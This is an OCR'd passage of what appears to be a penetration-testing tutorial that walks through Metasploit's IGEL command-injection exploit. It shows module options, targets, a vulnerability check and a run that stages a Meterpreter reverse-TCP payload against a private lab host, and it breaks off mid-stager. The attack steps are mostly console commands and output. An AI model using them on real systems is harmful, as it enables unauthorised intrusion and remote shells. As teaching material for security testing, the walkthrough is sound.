
```
msf6 > use exploit/linux/misc/igel_command_injection
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/misc/igel_command_injection) > show options

Module options (exploit/linux/misc/igel_command_injection):

   Name     Current Setting  Required  Description
   RHOSTS                    yes       The target host(s), range
                                        CIDR identifier, or host
                                       s file with syntax 'file:
                                       <path>'
   RPORT    30022            yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host or network
                                        interface to listen on.
                                       This must be an address o
                                       n the local machine or 0.
                                       0.0.0 to listen on all ad
                                       dresses.
   SRVPORT  8080             yes       The local port to listen
                                       on.
   SSLCert                   no        Path to a custom SSL cert
                                       ificate (default is rando
                                       mly generated)
   URIPATH                   no        The URI to use for this e
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an inte
                                     rface may be specified)
   LPORT  4444             yes       The listen port
```

The show targets command shows the services this module can exploit.




```
msf6 exploit(linux/misc/igel_command_injection) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Secure Terminal Service
   1   Secure Shadow Service
```

By default, this module will target the Secure Terminal Service. Set the target IP and use check command to confirm the vulnerability of the target.




```
msf6 exploit(linux/misc/igel_command_injection) > set rhosts 192.1
68.36.195
rhosts => 192.168.36.195
msf6 exploit(linux/misc/igel_command_injection) > check
[*] 192.168.36.195:30022 - The target appears to be vulnerable.
msf6 exploit(linux/misc/igel_command_injection) > set lhost 192.16
8.36.192
lhost => 192.168.36.192
msf6 exploit(linux/misc/igel_command_injection) > r
```

Set the required options and execute the module.




```
msf6 exploit(linux/misc/igel_command_injection) > run

[*] Started reverse TCP handler on 192.168.36.192:4444
[*] 192.168.36.195:30022 - Executing automatic check (disable Auto
Check to override)
[+] 192.168.36.195:30022 - The target appears to be vulnerable.
[*] 192.168.36.195:30022 - Command Stager progress -  16.41% done
(149/908 bytes)
[*] 192.168.36.195:30022 - Command Stager progress -  32.60% done
(296/908 bytes)
[*] 192.168.36.195:30022 - Command Stager progress -  48.90% done
(444/908 bytes)
[*] 192.168.36.195:30022 - Command Stager progress -  65.09% done
(591/908 bytes)
[*] 192.168.36.195:30022 - Command Stager progress -  81.39% done
(739/908 bytes)
[*] 192.168.36.195:30022 - Command Stager progress -  95.04% done
(863/908 bytes)
```



